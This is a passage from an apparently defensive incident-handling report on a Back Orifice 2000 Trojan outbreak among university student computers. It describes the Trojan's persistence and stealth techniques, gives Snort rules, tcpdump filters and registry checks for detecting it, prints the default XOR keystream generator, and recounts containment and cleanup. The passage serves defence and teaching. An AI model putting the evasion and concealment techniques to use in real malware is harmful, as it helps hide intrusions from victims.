
7.0 HOW THE EXPLOIT WORKS

A typical method of distributing Back Orifice involves binding the server executable file to another program. A utility called “Silk Rope” is used to create the bound file. Typically, the "silk roped" file is delivered via emailed or spread through network share folders. The distribution file can withstand compression and encryption to elude anti-virus software. “Any software that Back Orifice 2000 is embedded into will work as intended (such as pictures, games or other executable ‘dropper programs’) as is typically done to install Trojan horses but the Back Orifice 2000 code within will not give any indication of its presence when it is started.” [3]

Portions of the following description were adapted from the Privacy Software Corporation web site, located at URL: http://www.nsclean.com/psc-bo2k.html

Once the Trojan file has been downloaded (or dropped in) and executed, it is deleted in order to cover BO’s tracks. Next, the Back Orifice server will place an auto-startup entry into the registry in any number of possible places, depending on the configuration specified by the attacker. Typical placements have included the “HKEY_CURRENT_USER and HKEY_USERS registry hives in the user's ‘Run’ location, and in Windows 9x it can be put into the ‘RunServices’ key as well under HKEY_LOCAL_MACHINE [see graphic below]. In addition, it can alternatively be placed into the HKEY_LOCAL_MACHINE ‘Run’ equivalent as well.” [4] Note: the name of the value can literally be anything, as can the name of the file the registry key points to.

Also, if the attacker is using the Butt Trumpet plug-in, the following registry entry will be created once the plug-in has successfully emailed the victim's IP address:
"HKEY_LOCAL_MACHINE\SOFTWARE\NinjaSoft\BT\RunSuccess"



Registry Editor screen snapshot showing "default" BO server entry.
Source: http://www.nwinternet.com/~pchelp/bo/morefindBO.htm

To be thorough, each and every registry entry (under the hives listed previously) should be tested and compared against a known good copy of the file (or an encrypted or compressed variant) to ensure that the file does not contain the BO server. In Windows NT, 2000, and XP environments, BO2K can install itself as a system service and will even "hijack the necessary permissions to do so, posing as the 'administrator'. When installed as a service, the BO2K filename does not need to be 'marked' as an executable. Additionally, BO2K can be posted as a virtual device [VXD], a *.TXT text file, or any other file extension that would [typically] be skipped over by anti-virus software" [5] because the file isn't recognized as a Windows executable, based on its extension.

Additionally, BO2K can create a "remote thread" into another legitimate program and copy itself into the shared memory space belonging to that program. By default, the hijacked process is EXPLORER.EXE, which is the desktop itself. BO2K can be configured by the attacker to hijack any other known program on the infected system (usually a system file).

A clever perpetrator could hide the BO server inside an anti-virus program, thus preventing eradication since the anti-virus program would not be able to remove itself. This would require inside knowledge as to the specific brand of anti-virus software the victim is using and therefore is not practical for a wide spread attempt to infect computers, but could provide a new method for attacking a local target.

According to a Privacy Software Corporation Security Advisory, once BO2K has successfully buried its thread into another program,

it is then free to completely remove its own process and instead sit on the CPU stack running from the remote thread it hid in the other program. This in turn makes it impossible to detect once it's buried itself deeply into an NT or Windows 2000 [or XP] system as no process walker will see threads that have null values and no dependencies will exist for task monitors or process viewers to latch onto.

If Back Orifice has placed a remote thread into a process that suspends or is terminated, it will then leap to another process and install a new thread to the new process to keep running. The messy method by which it sometimes grabs and releases threads can cause a program to fail to terminate and other odd behaviors under Windows NT causing the stopped program to hang in limbo, partially removed or can cause a new process which has not fully initialized to hang. In the latter case, it has been observed that the BO2K thread will function fully while the program it was attached to dies. Back Orifice 2000 has been observed crashing the infested process under NT service pack 3 and service pack 4 causing the infested process to display an “access violation” error when the remote end is playing with process lists or password grabs. Under Service pack 5, Back Orifice 2000 runs smoothly and never crashes, though a memory leak will be seen that continues until the NT machine suddenly crashes a day or two after infestation with zero free memory.

In Windows95 and Windows98…, the operating systems themselves lack the DACL/SID capabilities which allow Back Orifice to fully embed and then hide itself and thus [these] systems are not as… disadvantage[d] as NT... Instead, in these environments, Back Orifice 2000 hides itself by removing itself from the kernels' function export table, which makes it vanish from the task list. They simply hack the kernel itself here to hide it but Back Orifice 2000 CAN be found with sophisticated “show all” process management tools that check for bogus export addresses and shifted export registers. NT however is willing to lie about what it sees and what it knows.

Finally, Back Orifice 2000 runs the "image" copy while disconnecting itself from the file it started from. This cuts the connection between the process and the file from which it started[,] making it difficult or almost impossible to determine where it began running from. The image remains running, ready to connect to anyone “out there” who has the Back Orifice Client and knows the password and mode to access the server... When [the infected computer is turned off], Back Orifice starts up again from the file and registry location or services database depending on how it was configured. In NT machines, Back Orifice 2000 isn't a process at all, it's a thread within another running process and therefore is nearly impossible to find. [6]

8.0 SIGNATURE OF THE ATTACK

There are at least three ways to detect the Back Orifice Trojan – 1) using the Snort IDS, 2) searching the Windows registry, and 3) using TCPdump.

1) The Snort program (available at http://www.snort.org/) can be used as an intrusion detection system to alert you to Back Orifice connection attempts. This is an especially useful tool because of the wide community support it has. The following rules are useful for detecting the default BO server configured for port 31337. It should be stressed that using the following Snort rules as a method of detecting the BO server file signatures can be rendered ineffective if the BO source code is modified to use another port. The snort rules will need to be modified if some port other than 31337 is being used by the attacker. As long as the IP header content is unmodified, the Snort rules will only need to have port 31337 replaced with the modified port number. As illustrated in Section 3.0, there are other ports being used by the Back Orifice variants.

Snort Rule for the Back Orifice Trojan

```
alert udp $EXTERNAL_NET any -> $HOME_NET 31337 (msg: "IDS399 - BackOrifice1-
info"; content: "|ce63 d1d2 16e7 13cf 39a5 a586|";)
alert udp $EXTERNAL_NET any -> $HOME_NET 31337 (msg: "IDS398 - BackOrifice1-
dir"; content: "|ce63 d1d2 16e7 13cf 3ca5 a586|";)
alert udp $EXTERNAL_NET any -> $HOME_NET 31337 (msg: "IDS397 - BackOrifice1-
scan"; content: "|ce63 d1d2 16e7 13cf 38a5 a586|";)
alert tcp $HOME_NET 80 -> $EXTERNAL_NET any (msg: "IDS400 - BackOrifice1-web";
flags: AP; content: "server|3a| BO|2f|";)
```

Note: The syntax for the snort rules above was obtained from cerias.purdue.edu. [7]

2) Here is another method for determining if BO has been installed on a Windows computer, which involves checking of the Windows Registry:

> The Back Orifice 2000 server will install its program in the registry in any of the following registry keys:
>
> HKEY_LOCAL_USER\Software\Microsoft\Windows\CurrentVersion\Run
>
> HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
>
> HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices [8]

To determine if you are vulnerable:

1. Choose “Start”, “Run” and type “regedit” or launch c:\windows\regedit.exe.
2. Access the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices. Look for any files that may not have been intentionally

installed on the machine. If the length of one of these files is close to 124,928 (give or take 30 bytes) then it is probably Back Orifice.

You can also use the netstat program that comes with Windows to check if the system is vulnerable. 'netstat -an' will list all connected and listening ports, so you can see if there are any open UDP ports that shouldn't be open, and take corrective action. Here is some sample output from netstat:

C:\WINDOWS>netstat -an | find "UDP"
UDP 0.0.0.0:31337 *:*

In this example, you can see a UDP service listening on port 31337. This service is Back Orifice. It doesn't have to be on port 31337, so if you see anything else that looks suspicious, check your registry. [9]

For more detailed information about detection and removal of BO visit the link below: http://www.nwi.net/~pchelp/bo.html.

3) An alternate method of detecting the Back Orifice Trojan involves using the freely available tool called TCPdump (available at http://www.tcpdump.org). Interestingly, the BO server TCP packet preamble provides a "signature" (*!*QWTY?) that can be keyed on for triggering an alarm system based on TCPdump.

The process described below is an extract from the SingCERT Newsletter Volume 2, Issue 2 published in July 1999. [10]

> To sniff out [UDP] packets with default Back Orifice packet signature, we can execute *tcpdump* with the following options. A host infected with Back Orifice Trojan house will respond [to] any Back orifice service request indicated in the following session.
>
> ```
> $tcpdump '(udp[8:4]=0xce63d1d2 && udp[12:4]=0x16e713cf)'
> tcpdump: listening on eth0
> 12:51:59.600421 attack.nus.edu.sg.2030 >
> victim.nus.edu.sg.31338: udp 18
> 12:51:59.600421 victim.nus.edu.sg.31338 >
> attack.nus.edu.sg.2030: udp 38
> ```
>
> *Tcpdump* filters datagrams containing [the] Back Orifice service request and corresponding replies. Based from the above session, [it can be] ascertain[ed] that [the] machine, attack.nus.edu.sg is preying on victim.nus.edu.sg. In replying to [the] Back Orifice service request, [it can be] confirm[ed] that one machine on [the] protected network, victim.nus.edu.sg, has [the] Back Orifice [Trojan] horse. Back Orifice alarms reveal victimize[d] machines. Captured output also provides evidence to trace [back] to the source of [the] Back Orifice intrusions.

We can configure [a] *tcpdump* filter to capture payload information for forensic [analysis] of Back Orifice intrusions. We execute these by turning on the –x option in *tcpdum*p.
For example,

```
$tcpdump -s 80 -x '(udp[8:4]=0xce63d1d2 &&
udp[12:4]=0x16e713cf)'
```

Here is a sample of tcpdump output indicating a Back Orifice service request.

```
13:54:01.550421 vorlon.cir.nus.edu.sg.1773 >
tesla.cir.nus.edu.sg.31337: udp 21
                    4500 0031 0c52 0000 4011 3399 8984 13e5
                    8984 13e4 06ed 7a69 001d 0059 ce63 d1d2
                    16e7 13cf 3ea5 a586 b275 4b99 9a51 62b9
                    99
```

We can break the HEX dump into its constituent component parts: IP header, UDP header, UDP payload for analysis. From RFC791, which describes IP, we know that the first 20 octets [are] used for [the] IP header.


These octets can be broken down into its following components:

```
              0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
             +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
4500 0031    |Version| IHL |Type of Service  |          Total Length         |
             +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
0c52 0000    |        Identification         |Flags|      Fragment Offset    |
             +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
4011 3399    | Time to Live|    Protocol     |         Header Checksum       |
             +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
8984 13e5    |                       Source Address                          |
             +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
8984 13e4    |                    Destination Address                        |
             +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
             |                    Options                    |    Padding    |
             +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

             [RFC791] Example Internet Datagram Header
```

4500	IP version: 4
	Initial header length : 5 (always 5, unless Options are present)
	Type of Service : 0
0031	Total IP packet length : 49 bytes (0x31 = 49)
Oc52	Identification
0000	Flags: none
	Fragment offset: 0 (means it's the first fragment)
4011	Time To Live: 64
	Protocol: 11 (TCP=6, UDP=11)
3399	Header checksum
8984 13e5	source address: 137.132.19.229
8984 13e4	destination address: 137.132.19.228

The next 8 octets, which follow [the] IP headers, contain [the] UDP headers.



[RFC768] User Datagram Header Format

06ed	Source port	1773
7a69	Destination port	31337
001d	Length	29 (headers + payload)
0059	Checksum	

These headers are followed by the hexadecimal dump of [the] Back Orifice payload.
In our sample *tcpdump* output, this payload has the following hexadecimal dump:

```
{ ce63d1d216e713cf3ea5a586b2754b999a5162b999 } ... (1)
```


The default number sequence used for scrambling [the] Back Orifice payload is produced in Listing 1. The first 21 … hexadecimal digits used for scrambling this payload [are] computed as follows.

```
{ e442fb8341b34af02ba5a586b2754b99ab3258e5b3 } ... (2)
```

Conducting an XOR operation against number sequences (1) and (2) for unscrambling purpose[s] produces [the following]:

```
{ 2a212a515754593f150000000000000031633a5c2a }
```

The [ASCII] representation of this payload is



This payload follows [the Back Orifice] service request format. The first 8 octets of the payload represents the MAGICSTRING. The next octet, 0x15 or 21 in decimal, represents the length of this request. PACKETNUM is not used in the service request. The request type, 0x31 indicates a directory listing of ARG1. [The] ARG1 attribute contains string "c:*". It means that the attacker machine, 137.132.19.229 is soliciting a directory listing of "c:*" in 137.132.19.228 at that instance.

[Below is the BO default number sequence generator]

```
long holdrand;

void msrand (unsigned int seed ) {
  holdrand = (long)seed;
}

int mrand ( void) {
  return(((holdrand = holdrand * 214013L + 2531011L) >> 16) & 0x7fff);
}

int main() {
  int x,y;
  msrand((unsigned int) 31337); /* default */
  for (y = 0; y < 21; y++) {
    x= mrand()%256;
    printf("%i %x\n",x,x);
  }
}
```

[Listing 1] Back Orifice default number sequence generator" [11]

9.0 HOW TO PROTECT AGAINST BACK ORIFICE

9.1 Individual Actions

Obviously, the most important action that a user can take is to not open email attachments or download files from the Internet without first scanning them for viruses. Most commercial anti-virus software (such as Norton AV and McAfee) will detect Back Orifice and remove the server component from the computer. For improved protection, the anti-virus software should also have the capability to scan email attachments upon download. Although, even this is not a guaranteed protection since the BO2K and the associated plug-ins are open source, making it easy for variants to be created.

Additionally, network shared folders or directories should be limited to non-critical and non-system areas. This will help prevent other malicious users from dropping the Trojan onto your Windows startup folder. Any new files which are placed on a shared folder should be treated as suspect until scanned by an anti-virus scanner.

A personal firewall should also be employed since Windows does not provide the ability to detect and alert when rogue network connections are attempted. Also, the personal firewall software should alert the computer owner when a new or unknown process is trying to access the network.

There is a free utility for detecting BO connection attempts called "NOBO". However, NOBO does not protect the computer from infection, nor does it remove the BO server. A personal firewall can provide the same notification function while providing protection from attacker connection attempts.

As described in the Section 8.0, a network IDS and/or a host based IDS should be employed for detecting BO activity before compromised systems can be damaged or used in a malicious manner on the network.

NOTE: See cDc's comment about firewalls only providing limited protection:

> For good, reliable protection for Windows machines on the internet, the cDc can recommend nothing better than a good, **properly configured** firewall. However, a firewall that permits ANY traffic is still a potential risk. Back Orifice can communicate over any available port. Therefore, if the firewall lets through any UDP packets at all, two-way communication can be established. As for file transfers originating at the remote machine, Back Orifice can use TCP to send data out through the firewall. [12]

Interestingly enough, cDc does not provide a definition for a "properly configured" firewall, but does suggest that no UDP packets should be allowed.

Another free utility that can be used to detect Back Orifice processes is the "Process Viewer" (available at http://www.xmlsp.com/pview/prcview.htm). This utility displays detailed information about processes running under Windows 95, 98, Me, NT, 2000, and XP. For each process it displays memory, threads and module usage. For each *DLL* it shows *full path* and *version* information. "Process Viewer" comes with a *command line* version that allows script support that could be used to automate the checking for and removal of Back Orifice processes on Windows 9X machines.

Additionally, the Tlist utility included in the Microsoft Windows Resource Kit could be used to detect Back Orifice processes.

9.2 Vendor Actions

Microsoft's official position on the Back Orifice issue is that Back Orifice does not exploit any vulnerability of the Windows operating system and therefore does not plan to issue any security patches for the Windows operating systems, but instead reminds users to not download or install software from un-trusted sources (see quote from the Microsoft Security Bulletin MS98-010 below).

> users of Windows 95 and Windows 98 following safe computing practices (including not installing software from unknown and untrusted sources) are not at risk….
>
> and

> "Back Orifice" does not expose or exploit any security issue regarding Windows, Windows NT, or the Microsoft BackOffice suite of products. [13]

Microsoft goes on to make the following recommendations to its customers:

> Customers do not need to take any special precautions against external 'attacks' from this program, since it would need to be installed on their system before any vulnerabilities could be created. However, customers should ensure that they follow all of the normal precautions regarding safe computing:
>
> - Customers should keep their software up to date and should never install or run software from unknown sources -- this applies both to software available on the Internet and sent via e-mail. Reputable software vendors digitally sign their software available on the Internet to verify its authenticity and safety.
> - Corporate administrators can block software that is not digitally signed by a reputable or authorized software company at their proxy server or firewall.
> - Customers should keep their software up to date to ensure that hackers cannot take advantage of known issues.
> - Companies should actively use auditing and monitor their network usage to deter and prevent insider attacks. [14]

10.0 THE INCIDENT HANDLING PROCESS

For this incident, a chain of custody was not maintained since the incident was first reported as a service problem involving misconfigured mail servers, and was later determined to be a Trojan. Additionally, no mission critical university resources were impacted by the incident. The university was mainly acting on behalf of the students to protect them from an attacker, and in a support role assisting the Australian mail host site by investigating the flood of email messages in order to correct the problem. Our handling process followed the simpler "contain, clean and deny access" approach described in the SANS "Computer Security Incident Handling Step by Step" guide. [15]

10.1 Security Posture

I work for the information technology department that handles information resources security for a large university hosting over 45,000 students and over 10,000 faculty and staff. Our group is tasked with the investigation and documentation of incidents involving illegal or inappropriate use of university resources. This is quite a challenge in a decentralized environment where each department has it's own IT resources, but are connected to one common network.

The university has a centralized information technology department for supporting academic and administrative computing resources (such as: system or platform support, database support, application development teams, PC support, etc.). While the

technology department manages some of the information technology projects for the university, various departments have their own information technology staff for providing system support for mission critical systems. One negative result of this distributed technology support structure is that the university does not have centralized coordination of the information systems. This condition makes it increasingly difficult to respond to security threats, develop procedures, etc.

In meeting state information security requirements, the university recently designated an Information Security Office and tasked them with developing an information security program for the entire organization including:

- Performing an annual risk analysis
- Drafting information security policies and standards
- Developing a comprehensive list of users, systems, and applications
- Implementing policy compliance tools
- Developing an information security awareness program
- Developing an incident response program

10.2 Preparation

The university maintains a custom designed firewall to restrict incoming traffic. By default, all inbound ports are closed to the student residential network. However, the student residential network does not provide any protection from other students within the network.

The university did not have a formal incident handling process established before the incident occurred, but is in the process of getting one approved (based on the SANS "Computer Security Incident Handling" guide). Also, the incident handlers (myself, the firewall administrator and the system administrator from the Australian site) have had no formal training in the area of incident handling. It is unknown how much training the system administrator from Australia did have, but it didn't seem adequate as evidenced by his initial reporting of the incident as mis-configured mail servers. Therefore, the following is a recounting of our efforts to handle the incident with limited training and experience. The tools that were used to handle the incident included: mail server logs, firewall logs, anti-virus software, Zone Alarm personal firewall, and the BODetect utility.

Additionally, the residential students have been given the following restrictions for using the university network, due to the security concerns:

> "Situations can occur where access to the campus network is granted (possibly inadvertently) to a person not associated with the University. Once inside the firewall, this person can attack any computer on campus.
>
> After getting input from the campus computing community, … the Security Committee made the recommendation that World Wide Web service should be the only TCP/IP service allowed in to the dormitory network from the

> Internet. SMTP (Simple Mail Transport Protocol) will be handled transparently through a mail forwarder…
>
> Beginning in the Fall Semester, 2001, port 80 (http) will no longer be open by default through the firewall… This means a machine on the [Residential Network] running a web server will only be visible to the campus network, not the Internet. If you would like to have port 80 opened on your host, please use the form found here [link removed]…
>
> Note: If you are on the [Residential Network], you may have [an] FTP or Telnet server on your machine, but it will not be accessible from off campus.
>
> WARNING: As mentioned above, it is a security violation to put a TCP/IP service on any port other than the one assigned to the service."

Any breaches of security resulting as a violation of the guidelines above are to be reported to the Information Security Officer for investigation. The university has a web site in place for reporting security breaches, as well as a central help desk for taking reports by phone, email, or walk-up and is staffed 24x7.

10.3 Identification

On February 19th, our Help Desk received an email complaint from a system administrator of an Australian ISP that they were receiving "tens of thousands of messages" to a non-existent email address, and that the messages were coming from mail agents at our domain that were improperly configured. Unfortunately, the initial complaint email notification did not contain sufficient information, and required several follow-up messages to get the necessary server logs for diagnosing the problem.

On February 20th, the system administrator submitted an SMTP log with 9 entries (see sample below). Although the logs did help us determine that student computers were involved and not our various mail servers, the logs did not tell us why the student computers were sending the email messages. Later on in the handling process, we used the local firewall logs to monitor which computers were still infected by noting connection attempts on SMTP port 25 to the Australian IP address (see sample firewall log in Containment section).

Sample of SMTP Logs:

```
-------------------------------------------------------------------------------
Here is the SMTP Log:

220 sysofm01 running BTI ESMTP Server version 2.30; Wed, 21 Feb 2001
08:51:17 GMT
HELO pantysnatcher
250 sysofm01 G'day 12x.xxx.xxx.139.
MAIL FROM:Student X
250 Student X Sender OK.
RCPT TO:niggit@[site removed].com.au
550 niggit@[site removed].com.au... User account is suspended
!! Socket Error: Receive timed out.
-------------------------------------------------------------------------------
```

```
Here is the SMTP Log:

220 sysofm01 running BTI ESMTP Server version 2.30; Wed, 21 Feb 2001
08:49:41 GMT
HELO StudentY
250 sysofm01 G'day 12x.xxx.xxx.37.
MAIL FROM:Student Y
250 Student Y Sender OK.
RCPT TO:niggit@[site removed].com.au
550 niggit@[site removed].com.au... User account is suspended
!! Socket Error: Receive timed out.
-------------------------------------------------------------------------------
```

On February 21st, we requested copies of the actual messages being received by the Australian ISP. On February 22nd, the system administrator responded with the 4 sample messages (see extracted sample below):

```
-------------------------------------------------------------------------------
Date: Tue, 22 Feb 2000 16:11:09 Central Standard Time -0600
From: ButtTrumpet@StudentY
To: niggit@[site removed].com.au
Subject: Ownership Announcement

StudentY@StudentY
Tue, 22 Feb 2000 16:11:09 Central Standard Time -0600
f*** me hard
12x.xxx.xxx.37
-------------------------------------------------------------------------------
Date: Thu, 22 Feb 2001 16:05:02 Central Standard Time -0600
From: ButtTrumpet@StudentZ
To: niggit@[site removed].com.au
Subject: Ownership Announcement

StudentZ@StudentZ
Thu, 22 Feb 2001 16:05:02 Central Standard Time -0600
f*** me hard
12x.xxx.xxx.185
-------------------------------------------------------------------------------
```

Although we had some familiarity with Back Orifice, we did not recognize the Butt Trumpet plug-in as being associated with Back Orifice. A quick Internet search for "Butt Trumpet" confirmed that the Trojan involved was Back Orifice and that the Butt Trumpet plug-in was responsible for the flood of email messages. It worked to the attacker's advantage that they had chosen a host site that was several time zones away, thus hampering our ability to coordinate and react. Since the email messages were bouncing (due to a closed account), we were fairly assured that the attacker had not obtained the IP addresses of our students, but we wanted to err on the side of caution just in case.

Here is a more technical method for determining if BO has been installed on a Windows computer (from an ISS X-Force Alert issued on Sept. 10, 1998):

The BO server will do several things as it installs itself on a target host:

- Install a copy of the BO server in the system directory (c:\windows\system) either as " .exe" or a user specified file name.

- Create a registry key under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices with the file name of the server file name and a description field of either "(Default)" or a user specified description.
- The server will begin listening on UDP port 31337, or a UDP port specified by the installer. You can configure an IDS to monitor for network traffic on the default UDP 31337 port for possible warning signs.

To determine if you are vulnerable:

3. Choose “Start”, “Run” and type “regedit” or launch c:\windows\regedit.exe.
4. Access the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices. Look for any files that may not have been intentionally installed on the machine. If the length of one of these files is close to 124,928 (give or take 30 bytes) then it is probably Back Orifice.

Additionally, the procedure outlined at the bottom of page 19 applies here (repeated below for the reader’s convenience).

You can also use the netstat program that comes with Windows to check if the system is vulnerable. 'netstat -an' will list all connected and listening ports, so you can see if there are any open UDP ports that shouldn't be open, and take corrective action. Here is some sample output from netstat:

```
C:\WINDOWS>netstat -an | find "UDP"
UDP 0.0.0.0:31337 *:*
```

In this example, you can see a UDP service listening on port 31337. This service is Back Orifice. It doesn't have to be on port 31337, so if you see anything else that looks suspicious, check your registry. [16]

For more detailed information about detection and removal of BO visit the link below: http://www.nwi.net/~pchelp/bo.html.

Unfortunately, we were unable to determine the source file containing the BO Trojan. Typically, anti-virus software only detects the actual BO files and not the original source file since BO has already un-bound itself and deleted the source file – leaving a clean version of the executable it was “silk-roped” to. The most likely culprit was an executable file disguised as an AVI, MP3, or other executable file (game, screen saver, etc.) that was shared on the student residential network. Although the attacker took a risk by choosing an Internet email hosting site that logs originating IP connections, he was incredibly lucky that the site did not keep the IP logs long enough for us to be able to track him.

10.4 Containment

Containment was a challenging task since the computers involved were student owned and operated. Therefore, we were unable to access the computers directly and had to

work with the students via phone to contain the Trojan. Also, since we do not have a formalized emergency response kit as described in the SANS "Computer Security Incident Handling Step By Step" guide, we did not have "jump" kit or other tool kit for incident handling. Instead, we had to find a creative method for containing the Trojan mass mailings, and try to prevent connections from the attacker. Fortunately we did not have to remove any student computers from the network, but we could have isolated them in the event that we were unable to reach them concerning the Trojan problem - this action was deemed as a last resort.

On February 23rd, our firewall administrator checked the firewall logs (see below) and thought that the students were trying to relay mail through the Australian site servers (based on the firewall log extract below). She then pursued investigating the relay possibility, while I pursued contacting the students to see if a virus was involved. The firewall administrator was able to determine that the actions were not due to spam or relay attempts.

Firewall Log extract:

```
02/22/2001 10:57:41  24511B6 x.resnet.x.edu 1195 -> [site removed].com.au      smtp
02/22/2001 11:00:32  856CFA0 x.resnet.x.edu ripngd -> [site removed].com.au    smtp
02/22/2001 11:06:41  3077703 x.resnet.x.edu 1325 -> [site removed].com.au      smtp
02/22/2001 11:07:43  24E437B x.resnet.x.edu 1197 -> [site removed].com.au      smtp
02/22/2001 11:10:33  85FFD6E x.resnet.x.edu bgpd -> [site removed].com.au      smtp
02/22/2001 11:11:09  400F75B x.resnet.x.edu 3140 -> [site removed].com.au      smtp
02/22/2001 11:13:39      928D x.resnet.x.edu 1026 -> [site removed].com.au      smtp
02/22/2001 11:16:45  310A7D0 x.resnet.x.edu 1327 -> [site removed].com.au      smtp
02/22/2001 11:17:46  2577537 x.resnet.x.edu 1201 -> [site removed].com.au      smtp
02/22/2001 11:20:35  8692BB7 x.resnet.x.edu 2608 -> [site removed].com.au      smtp
02/22/2001 11:23:51     9E65B x.resnet.x.edu 1263 -> [site removed].com.au      smtp
```

Meanwhile, I was busy contacting students to ask them if they had anti-virus software and if so, to update it and scan for viruses. One of the students did inform me that they had detected a Trojan on their machine earlier in the week, but could not remember which Trojan was detected. On February 26th , suspecting that we had a virus or mass mailing worm, I asked our firewall administrator to block port 25 for the student computers involved in an effort to stem the flow of email while we researched the malware responsible. Later that day, the system administrator from the Australian site provided copies of some sample SMTP messages, which clearly indicated that the Back Orifice Trojan was involved. See sample below:

```
-------------------------------------------------------------------------
Received: from student X ([12x.xxx.xxx.37])
       by sysofm01
Date: Sat, 26 Feb 2000 17:13:45 Central Standard Time -0600
X-Mailer: Back Orifice Butt Trumpet 2000
To: niggit@[site removed].com.au
From: ButtTrumpet@Student X
Subject: Ow

Student X
Sat, 26 Feb 2000 17:13:45 Central Standard Time -0600
f*** me hard
12x.xxx.xxx.37
```

By February 27th, 7 of the 9 students had downloaded anti-virus software, updated it to the latest definitions, and installed Zone Alarm personal firewall. The Zone Alarm firewall was successfully blocking the Back Orifice Trojan while we researched the best method to remove it. I used a spreadsheet (with contact information) to help us keep track of who was infected, who had been contacted, who had installed Zone Alarm, and later added a category for who had been verified cleaned of the BO Trojan. In all cases, the BODetect product found an infected file named "shellmgr.exe" in the Windows \System folder.

Later that day, the system administrator from Australia indicated that we had successfully stemmed the tide of email, but a few messages were still coming through. The messages were from new machines that were not previously identified. We quickly realized that the infection vector had not been covered and it could be an insider propagating the Trojan, so I asked the system administrator if he could provide the originating IP address for the client checking for mail messages to niggit@[site removed].com.au. Unfortunately, their server logs did not go back far enough to reveal the source IP. So we put out an announcement about Back Orifice on a popular student run web site, and provided the students with a link to the BO Trojan eradicator.

10.5 Eradication

In order to move quickly in the effort to eradicate the student computers of the Back Orifice Trojan, we elected to use one of the freely available BO removal utilities. BODetect was obtained and distributed to the students. This method worked well since we were not dealing with system administrators who could perform delicate tasks such as edit the Windows registry.

As mentioned previously, we also made an effort to raise awareness of the Trojan by placing a notice on a popular student-run website which included a link to the BODetect utility. The goal here was to head off future infections since we could not definitively be assured that the original infection vector was covered.

At the network level, we are looking into the possibility of instituting a vulnerability scanner that could be used to scan student computers on a regular basis. This would be a sensitive issue to the students and would require some policy changes. For now, we are making efforts to educate the students to safe computing practices by providing a security awareness quiz and training site available via the web.

In the interest of helping future security professionals, the following is a fairly standard procedure for detecting and removing Back Orifice and BO2K - which should be useful in the event that more variants are released that are not detected by the freely available utilities.

Removal of Back Orifice and BO2K:
The Back Orifice server can be eliminated by deleting the startup file, and removing the registry entry under "RunServices". However, the fact that an attacker has successfully

installed BO on your computer should give rise to the consideration that it could be part of a larger security breach. Action should be taken according to your site security policy.

> The Back Orifice 2000 server will install its program in the registry in any of the following registry keys:
>
> HKEY_LOCAL_USER\Software\Microsoft\Windows\CurrentVersion\Run
>
